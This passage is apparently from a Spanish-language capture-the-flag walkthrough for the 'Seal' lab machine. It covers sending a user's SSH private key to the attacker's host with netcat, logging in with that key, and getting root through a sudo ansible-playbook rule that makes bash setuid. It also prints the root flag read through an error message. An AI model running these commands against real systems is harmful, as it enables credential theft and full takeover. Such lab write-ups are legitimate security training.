-rw-r----- 1 tomcat tomcat      807 May  5  2021 .profile
drwx------ 2 tomcat tomcat     4096 Feb  4 03:11 .ssh
-r-------- 1 tomcat tomcat       33 Feb  3 23:49 user.txt
tomcat@seal:/tmp/lin/dashboard/uploads/luis$
```

ahora transfiero la llave privada de ssh por netcat




```
~/machineshtb/Seal
nc -l -p 123 > id_rsa
```

nc -w 3 10.10.14.20 123 < id_rsa




```
tomcat@seal:/tmp/lin/dashboard/uploads/luis/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
tomcat@seal:/tmp/lin/dashboard/uploads/luis/.ssh$ nc -w 3 10.10.14.20 123 < id_rsa
tomcat@seal:/tmp/lin/dashboard/uploads/luis/.ssh$
[0] 0:nc* 1:python3  2:zsh- 3:zsh
```




```
~/machineshtb/Seal
ls
creds  id_rsa  linpeas.sh  Seal.ctb  Seal.pdf  shell.war

~/machineshtb/Seal
```

damos permisos




```
~/machineshtb/Seal
chmod 600 id_rsa

~/machineshtb/Seal
```

y para adentro
 ssh -i id_rsa luis@10.10.10.250




```
~/machineshtb/Seal
ssh -i id_rsa luis@10.10.10.250
The authenticity of host '10.10.10.250 (10.10.10.250)' can't be established.
ED25519 key fingerprint is SHA256:CK0IgtHX4isQwWAPna6oD88DnRAM9OacxQExxLSnlL0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.250' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

#############################ESCALADA DE PRIVILEGIOS ENTRADA SUDO ansible-playbook####################################
si hacemos sudo -l




```
uid=1000(luis) gid=1000(luis) groups=1000(luis)
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$ 
```

se puede ejecutar el binario /usr/bin/ansible-playbook como root




```
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$ /usr/bin/ansible-playbook
usage: ansible-playbook [-h] [--version] [-v] [-k] [--private-key PRIVATE_KEY_FILE] [-u REMOTE_USER] [-c CONNECTION] [-T TIMEOUT] [--ssh-common-args SSH_COMMON_A
                        [--sftp-extra-args SFTP_EXTRA_ARGS] [--scp-extra-args SCP_EXTRA_ARGS] [--ssh-extra-args SSH_EXTRA_ARGS] [--force-handlers] [--flush-cache
                        [--become-method BECOME_METHOD] [--become-user BECOME_USER] [-K] [-t TAGS] [--skip-tags SKIP_TAGS] [-C] [--syntax-check] [-D] [-i INVENTO
                        [--list-hosts] [-l SUBSET] [-e EXTRA_VARS] [--vault-id VAULT_IDS] [--ask-vault-pass | --vault-password-file VAULT_PASSWORD_FILES] [-f FOR
                        [-M MODULE_PATH] [--list-tasks] [--list-tags] [--step] [--start-at-task START_AT_TASK]
                        playbook [playbook ...]
ansible-playbook: error: the following arguments are required: playbook
luis@seal:~$ 
```

se requiere argumentos playbook
pues este el archivo run.yml
entonces si yo copio este archivo run lo edito para que me entregue una shell ya tendria root
cp /opt/backups/playbook/run.yml badrun.yml



```
luis@seal:/tmp$ cp /opt/backups/playbook/run.yml badrun.yml
luis@seal:/tmp$ ls
badrun.yml       systemd-private-e59f633ab7c846d2afa0fdc2a5fea6db-systemd-logind.se
hsperfdata_luis  systemd-private-e59f633ab7c846d2afa0fdc2a5fea6db-systemd-timesyncd.
lin              systemd-private-e59f633ab7c846d2afa0fdc2a5fea6db-tomcat9.service-k
snap.lxd         vmware-root_831-4248090624
luis@seal:/tmp$ 
```


/usr/bin/ansible-playbook badrun.yml




```
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:/tmp$ /usr/bin/ansible-playbook badrun.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that the i

PLAY [localhost] ****************************************************************

TASK [Gathering Facts] **********************************************************
ok: [localhost]

TASK [Copy Files] ***************************************************************
changed: [localhost]

TASK [Server Backups] ***********************************************************
changed: [localhost]

TASK [Clean] ********************************************************************
changed: [localhost]

PLAY RECAP **********************************************************************
localhost                  : ok=4    changed=3    unreachable=0    failed=0    skippe

luis@seal:/tmp$ 
```

entonces editamos badrun.yml para que le indicquemos que nos entregue permisos de root a la /bin/bash esto lo logramos con el comando shell:

```
- hosts: localhost
  tasks:
  - name: shellroot
    shell: chmod u+s /bin/bash
```




```
  GNU nano 4.8
- hosts: localhost
  tasks:
  - name: shellroot
    shell: chmod u+s /bin/bash
```




```
luis@seal:/tmp$ cat badrun.yml
- hosts: localhost
  tasks:
    - name: shellroot
      shell: chmod u+s /bin/bash
luis@seal:/tmp$ 
```

ahora ejecutamos con sudo el binario
sudo /usr/bin/ansible-playbook badrun.yml




```
luis@seal:/tmp$ sudo /usr/bin/ansible-playbook badrun.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note tha

PLAY [localhost] ***************************************************************

TASK [Gathering Facts] *********************************************************
ok: [localhost]

TASK [shellroot] ***************************************************************
[WARNING]: Consider using the file module with mode rather than running 'chmod
this command task or set 'command_warnings=False' in ansible.cfg to get rid of
changed: [localhost]

PLAY RECAP *********************************************************************
localhost                  : ok=2    changed=1    unreachable=0    failed=0

luis@seal:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
luis@seal:/tmp$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# 
```

ls -la /bin/bash
/bin/bash -p



```
luis@seal:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
luis@seal:/tmp$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# 
```

otra forma tambien es listando los archivos por ejemplo listar la flag
sudo /usr/bin/ansible-playbook /root/root.txt



```
luis@seal:/tmp$ sudo /usr/bin/ansible-playbook /root/root.txt
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'
ERROR! A playbook must be a list of plays, got a <class 'ansible.parsing.yaml.objects.AnsibleUnicode'> instead

The error appears to be in '/root/root.txt': line 1, column 1, but may
be elsewhere in the file depending on the exact syntax problem.

The offending line appears to be:


d9eaa9631b2a3b3aa38d1c3c58ce4804
^ here
luis@seal:/tmp$ 
```